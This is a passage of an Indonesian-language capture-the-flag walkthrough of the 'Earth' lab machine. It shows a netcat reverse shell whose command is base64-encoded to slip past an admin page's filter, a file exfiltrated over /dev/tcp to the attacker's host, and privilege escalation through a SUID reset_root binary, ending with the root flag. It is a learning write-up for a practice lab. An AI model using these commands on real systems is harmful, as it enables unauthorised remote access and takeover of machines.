
-melihat isi directory saat ini




-melihat isi directory pada directory /var



-melihat isi directory pada directory /var/earth_web



-membaca isi file isi file user_flag.txt dengan perintah cat
/var/earth_web/user_flag.txt



7. Membuat reverse shell melalui halaman admin


-cek IP pada kali linux

```
(root@kali)-[/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.5 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::55a8:f8d3:c08d:bb9 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
    RX packets 60263 bytes 66589160 (63.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 157945 bytes 10978117 (10.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

-buat listener netcat di port 4444 lewat terminal baru

```
(kali@kali)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
```

-jalankan perintah `nc -e /bin/bash 192.168.100.5 4444` namun perintahnya terbatas



Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

- Remote connections are forbidden.

CLI command:

```
nc -e /bin/bash 192.1
```

Run command

Command output:


-encode perintah sebelumnya menjadi base64 lewat terminal

```
(kali@kali)-[~]
$ echo 'nc -e /bin/bash 192.168.100.5 4444' | base64
bmMgLUUgLUJpbi9iYXNoIDE5Mi4xNjguMTAwLjUgNDQ0NAo=
```

-ubah perintah sebelumnya menjadi seperti berikut ini

```
echo 'bmMgLUUgLUJpbi9iYXNoIDE5Mi4xNjguMTAwLjUgNDQ0NAo=' | base64 -d | bash
```


-jalankan perintah tersebut di halaman admin



-netcat berhasil terkoneksi

```
(root@kali)-[/home/kali]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.100.5] from (UNKNOWN) [192.168.1.104] 37796
```

8. Melakukan privilege escalation terhadap server

-ubah shell netcat menjadi interactive terminal dengan phyton

```
(root@kali)-[/home/kali]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.100.5] from (UNKNOWN) [192.168.1.104] 37796
python -c 'import pty;pty.spawn("/bin/bash")'
bash-5.1$ whoami
whoami
apache
bash-5.1$
```

-mencari file di root

```
bash-5.1$ find / -perm -u=s 2>/dev/null
find / -perm -u=s 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
bash-5.1$
```


-melihat type file /usr/bin/reset_root dan ternyata adalah file executable, jadi tinggal jalankan file tersebut. Namun setelah jalankan muncul error

```
bash-5.1$ file /usr/bin/reset_root
file /usr/bin/reset_root
/usr/bin/reset_root: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV
), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=
4851fddf6958d92a893f3d8042d04270d8d31c23, for GNU/Linux 3.2.0, not stripped
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
bash-5.1$
```

-buat listener netcat di port 3333 di terminal berbeda untuk menerima file reset_root

```
(kali@kali)-[~]
$ nc -lnvp 3333 > reset_root
listening on [any] 3333 ...
```

-kirim file reset_root via netcat port 3333

```
bash-5.1$ cat /usr/bin/reset_root > /dev/tcp/192.168.100.5/3333
cat /usr/bin/reset_root > /dev/tcp/192.168.100.5/3333
bash-5.1$
```

-setelah file berhasil diterima tambahkan akses eksekusi pada file tersebut

```
(kali@kali)-[~]
$ nc -lnvp 3333 > reset_root
listening on [any] 3333 ...
connect to [192.168.100.5] from (UNKNOWN) [192.168.1.104] 43892

(kali@kali)-[~]
$ ls
45010.c          Music            Templates
dc-2-username.txt mysql-passwd.txt test.PHP
Desktop          php-reverse-shell.php test.txt
Documents        Pictures          test-wordlist.txt
Downloads        Public           user-funbox.txt
hash-sqli.txt    reset_root       user.txt
linpeas.sh       reverse-shell.php Videos
modification.txt shell.sh

(kali@kali)-[~]
$ chmod +x reset_root
```

-lakukan trace pada file reset_root

```
(kali㉿kali)-[~]  
$ ltrace ./reset_root  
puts("CHECKING IF RESET TRIGGERS PRESE" ... CHECKING IF RESET TRIGGERS PRESENT.  
..  
)      = 38  
access("/dev/shm/kHgTFI5G", 0)              = -1  
access("/dev/shm/Zw7bV9U5", 0)              = -1  
access("/tmp/kcM0Wewe", 0)                  = -1  
puts("RESET FAILED, ALL TRIGGERS ARE N" ... RESET FAILED, ALL TRIGGERS ARE NOT  
PRESENT.  
)      = 44  
+++ exited (status 0) +++
```

-buat 3 buah file sesuai baris yang tertera di trace file reset_root dan jalankan kembali file reset_root. Password root berhasil diubah menjadi 'Earth'

```
bash-5.1$ touch /dev/shm/kHgTFI5G  
touch /dev/shm/kHgTFI5G  
bash-5.1$ touch /dev/shm/Zw7bV9U5  
touch /dev/shm/Zw7bV9U5  
bash-5.1$ touch /tmp/kcM0Wewe  
touch /tmp/kcM0Wewe  
bash-5.1$ reset_root  
reset_root  
CHECKING IF RESET TRIGGERS PRESENT ...  
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth  
bash-5.1$
```

-Switch ke user root dengan password yang baru

```
bash-5.1$ su root  
su root  
Password: Earth  
  
[root@earth /]# whoami  
whoami  
root  
[root@earth /]#
```

```
[root@earth /]# ls  
ls  
bin  dev  home  lib64  mnt  proc  run  srv  tmp  var  
boot  etc  lib  media  opt  root  sbin  sys  usr  
[root@earth /]# cd /home  
cd /home  
[root@earth home]# ls  
ls  
earth  
[root@earth home]# cd earth  
cd earth  
[root@earth earth]# ls  
ls  
[root@earth earth]# cd /root  
cd /root  
[root@earth ~]# ls  
ls  
anaconda-ks.cfg  root_flag.txt  
[root@earth ~]# cat root_flag.txt  
cat root_flag.txt
```

```
cat root_flag.txt
```

```
-o#66*'???'d:>b\_
_o/"`'`'' , dMF9MMMMMMHo_
.o6#'      ~"MbHMMMMMMMMMMMMMHo.
.o""       vodM*$66HMMMMMMMMMMM?.
$M&ood,~'^^(6##MMMMMMMH\
,M MMMMMM#b?#bobMMMMHHMMLL
?MMMMMMMMMMMMMMMMMMMM7MMM$R*Hk
:$MMMMMMMMMMMMMMMMMMMM/HMMM|`*L
|M MMMMMMMMMMMMMMMMMMMbbMH'   T,
$H#:    `*MMMMMMMMMMMMMMMMMMbm#}' ^?
]MMH#     ""*****"#MMMMMMMMMMMMMMMM' -
MMMMMb_           |MMMMMMMMMMMMMP' :
HMMMMMMMMHo        `MMMMMMMMMMT .
?MMMMMMMMMP         9MMMMMMMM} .
-?MMMMMMMM          |MMMMMMMMMM?,d-' 
:|MMMMMM--          `MMMMMMMMMT .M|. :
.9MMM[              &MMMMMM*' '~'. 
:9MMk               `MMM#" -. 
&M}                 ^
^&.                  /.\
.^.,                _./
_T.--._.,dd###pp=""'
```

Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_b0da9554d29db2117b02aa8b66ec492e]

Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_b0da9554d29db2117b02aa8b66ec492e]

Kali Linux: 2022.4